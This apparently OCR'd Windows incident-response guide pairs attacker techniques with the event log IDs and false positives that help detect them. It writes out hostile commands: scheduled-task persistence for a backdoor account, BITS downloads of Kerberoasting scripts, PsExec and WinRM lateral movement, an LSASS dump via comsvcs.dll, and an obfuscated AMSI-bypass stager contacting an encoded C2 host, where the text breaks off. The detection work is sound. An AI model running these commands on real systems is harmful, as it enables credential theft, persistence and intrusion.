


- **Scheduled Task**

One of the most common technique, but an attacker could also create a scheduled task to execute something. In this example, we are executing a .bat file, which will add an account to the 'Remote Desktop Users' group of a machine.

Command

```
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr
C:\Users\Jones\Desktop\cmd.bat /ru "SYSTEM"
```



Result

At the sample result, we can see that the 'Backdoor' account has been added to the Remote Desktop Users group of the machine. Even when we will remove the user from the group. The scheduled task will run every minute as SYSTEM to ensure that the 'Backdoor' account is part of the local Remote Desktop Users group.

```
C:\Windows\system32>net localgroup "Remote Desktop Users"
Alias name     Remote Desktop Users
Comment        Members in this group are granted the right to logon remotely

Members

-------------------------------------------------------------------------------
CONTOSO\Backdoor
NonAdmin
The command completed successfully.
```

- **Group Policy startup script**


Startup scripts in Group Policy can run scripts before the boot process, which can be persistence trick of an attacker. The following registry key needs to be reviewed properly.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\Machine\Scripts\Startup\0"
```

Result

At the sample result, we can see the location of where the startup script is stored, etc.



3. **Event Logs**

This section will put the focus on reviewing event logs. There are different things that can be relevant to take a look at, because it may provide some evidence of attacker's activity. We will start with some common techniques that are used in the wild and show the traces that it leaves behind.

- **BITS Jobs**

AdAdversaries may abuse BITS to download, execute, and even clean up after running malicious code. BITS tasks are self-contained in the BITS job database, without new files or registry modifications, and often permitted by host firewalls.

We can run the following command as an example:

```
Start-Sleep -s 20; start-process PowerShell -windowstyle hidden -verb runas -argumentlist @('-command','start-bitstransfer "https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1" -Destination "C:\Users\MrEvil\Desktop\Invoke-Kerberoast.ps1"')
```


This can be done as well with the bitsadmin.exe utility, which we can use here:

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 60 > nul &
C:\Windows\System32\cmd.exe /c bitsadmin.exe /transfer EvilJob
https://raw.githubusercontent.com/HarmJ0y/ASREPRoast/master/ASREPRoast.ps1
C:\Users\MrEvil\Desktop\ASREPRoast.ps1
```

Result

We can look at '**Microsoft-Windows-Bits-Client/Operational**' and filter on event ID '**16403**', which will display all the BITS jobs that were created.

Here we can see an example:



False-positives

Looking at event ID 16403 may also lead to some false-positives, which we need to be aware. This helps us to be more efficient, when investigating malicious BITS Jobs. The following BITS Jobs can be considered as false-positives.

Chrome Component Updater	.*gvt1.com & .*google.com & .*googleapis.com
SpeechModelDownloadJob & MDMSW Job	.*azureedge.net
Edge Component Updater	.*microsoft.com
Microsoft Outlook Offline Address Book	.*office365.com
UpdateDescriptionXml & PreSignInSettingsConfigJSON	.*live.com
UpdateBinary	.*sfx.ms
CCM Message Upload	
CCMDTS Job	

GoogleUpdateSetup.crx3	.*clients2.google.com

- **System Services: Service Execution**

Adversaries may abuse the Windows service control manager to execute malicious commands or payloads. PsExec (https://attack.mitre.org/software/S0029) can also be used to execute commands or payloads via a temporary Windows service created through the service control manager API.


Command

```
PsExec.exe \\Server42 cmd.exe
```

```
C:\PSTools>PsExec.exe \\Server42 cmd.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Server42
```

Result

At the sample result, we can see that a new service has been installed on a machine. This can be seen at the '**System**' event logs and by filtering on event ID '**7045**'. PsExec can be renamed, which can make it harder to find for it.



False-positives

Every time, when PsExec has been used to execute a command on a remote system. It will create a new service and we will see event ID 7045. However, there are also legitimate service installs that we have to be aware of. Here is a list of examples.

Understanding what can be normal helps us to be more efficient in finding PsExec or equivalent behavior.

Service Name	Service File Name	Service Type	Service Accoun
DBUtilDrv2 Service	SystemRoot\System32\drivers\DBUtilDrv2.sys	kernel mode driver	
MpKsl*	C:\ProgramData\Microsoft\Windows Defender\Definition Updates*	kernel mode driver	
Microsoft Intune Management Extension	C:\Program Files (x86)\Microsoft Intune Management Extension*	user mode service	LocalSy
Microsoft Monitoring Agent Azure VM Extension Heartbeat Service	C:\Packages\Plugins*	user mode service	LocalSy
Microsoft Monitoring Agent APM	C:\Program Files\Microsoft Monitoring Agent*	user mode service	LocalSy
Microsoft Monitoring Agent Audit Forwarding	C:\Windows\system32\AdtAgent.exe	user mode service	Networ
Microsoft Monitoring Agent	C:\Program Files\Microsoft Monitoring Agent*	user mode service	LocalSy
Visual Studio Standard Collector Service 150	C:\Program Files (x86)\Microsoft Visual Studio*	user mode service	LocalSy
GoogleChromeElevationService	C:\Program Files\Google*	user mode service	LocalSy
gupdatem	C:\Program Files (x86)\Google*	user mode service	LocalSy
Windows Azure Guest Agent	C:\WindowsAzure\Packages*	user mode service	LocalSy


RdAgent	C:\WindowsAzure\Packages\WaAppAgent.exe	user mode service	LocalSy

- **Remote Services: Remote Desktop Protocol**


Adversaries may use Valid Accounts (https://attack.mitre.org/techniques/T1078) to log into a computer using the Remote Desktop Protocol (RDP). The adversary may then perform actions as the logged-on user.

Let's say that user Jon is initiating a RDP session from the Client machine to the Server machine. What traces would left behind?

The first place we should look at is '**Microsoft-Windows-TerminalServices-RDPClient/Operational**' and then filter on '**1102**'. Here we can see on the Client machine that we've made a RDP connection to 10.1.0.8



On the remote machine that we made a RDP connection to. We can see an event log as well, which can be found at '**Microsoft-Windows-TerminalServices-LocalSessionManager/Operational**' and then filter on event ID '**25**'.



- **Windows Remote Management**


Adversaries may use valid Accounts to interact with remote systems using Windows Remote Management (WinRM). When doing forensics to determine whether an adversary was using Windows Remote Management to move laterally. We can start looking at '**Microsoft-Windows-Windows Remote Management**' and filter on event ID '**6**'. I've learned from others that, there are ways around in using WinRM to move laterally without generating an event log. This is something to keep in mind.

However, that's been said. Here is a very simple example on using WinRM to connect against a remote system.

```
winrs -r:Server42 cmd.exe
```

Result

At the sample result, we can see that a WinRM session has been established with a remote system.




- **Modifying Windows Firewall rules**


During the Kaseya ransomware attack. The attackers were making a change to the Windows firewall settings to allow, the local Windows system to be discovered on the local network by other computers. In order to do this, we can run the following command:

```
netsh advfirewall firewall set rule group=”Network Discovery” new enable=Yes
```

Result


At the sample result, we will see an event ID ‘**2005**‘ that is located at ‘**Microsoft-Windows-Windows Firewall With Advanced Security/Firewall’**. We can see the rule name as well, which is ‘Network Discovery’.





Attackers can also modify the Windows Firewall rules to enable RDP.

```
netsh firewall set service type = remotedesktop mode = enable
```



- **Windows Defender AV**


Windows Defender AV can be one of the best places to look at first to see if there were any alerts being triggered in the first place. This can be a useful pivot point. Let's try to use Rundll32.exe to dump LSASS and see what alert would have been triggered by AV.

Command

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp
full
```

Result

At the sample result, we can see event ID '**1116**' at '**Microsoft-Windows-Windows Defender/Operational**'




- **WMI Event Filter – Persistence**

Adversaries can use the ActiveScriptEventConsumer and CommandLineEventConsumer classes when responding to their events. Both event consumers offer a tremendous amount of flexibility for an adversary to execute any payload they want without needing to drop a single malicious executable to disk.

Great thing with Windows 10 & Windows Server 2016 and higher is, that we can look at event ID **5861** in **Microsoft-Windows-WMI-Activity/Operational**. This event may potentially indicate a persistence.

Result

At the sample result, we can see event ID **5861**.



- **Suspicious PowerShell activities**

Despite that most believe PowerShell is dead for APT groups. Well, the reality is. They are still leveraging PowerShell for exploitation, so it's not dead as we may think it is. We will cover some examples that I've experienced during an pentest and also from other APT reports.

AMSI Tampering

```
IF($PSVersIONTaBLE.PSVerSION.MAJOr -Ge 3){$08C=
[rEF].AsSembLY.GETTyPe('System.Management.Automation.Utils')."GETFIe`Ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');If($08C)
{$C23=$08C.GeTVAlue($NULl);IF($c23['ScriptB'+'lockLogging'])
{$C23['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$c23['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$Val=
[COLLECTIOnS.GEnErIC.DICTiONarY[STriNG,SySTEm.OBjeCt]]::neW();$VAL.Add('EnableScri
ptB'+'lockLogging',0);$val.Add('EnableScriptBlockInvocationLogging',0);$C23['HKEY_
LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging
']=$VaL}ELSE{[SCrIPTBLoCK]."GETFIe`LD"
('signatures','N'+'onPublic,Static').SEtVALue($NULL,(NEW-OBjeCt
COlLEcTIONs.GeNeRIc.HASHSET[stRINg]))}$REf=
[REF].AssEmBlY.GeTTYpe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFielD(
'amsiInitF'+'ailed','NonPublic,Static').SEtVAlue($NULL,$tRuE);};
[SYstEM.Net.SERVICEPoInTMAnAGEr]::EXpeCT100CoNTinuE=0;$299=New-ObjeCt
SYsTem.NEt.WeBCLieNt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0)
like
Gecko';$ser=$([TexT.EncOdinG]::UnICoDe.GetStRing([ConvErT]::FROmBase64STriNG('aAB0
AHQAcAA6AC8ALwAxADAALgAxADIALgAyADgALgAxADUAOgA4ADAAOAAyAA==')));$t='/news.php';$2
99.HEAdeRs.Add('User-Agent',$u);$299.PRoXy=
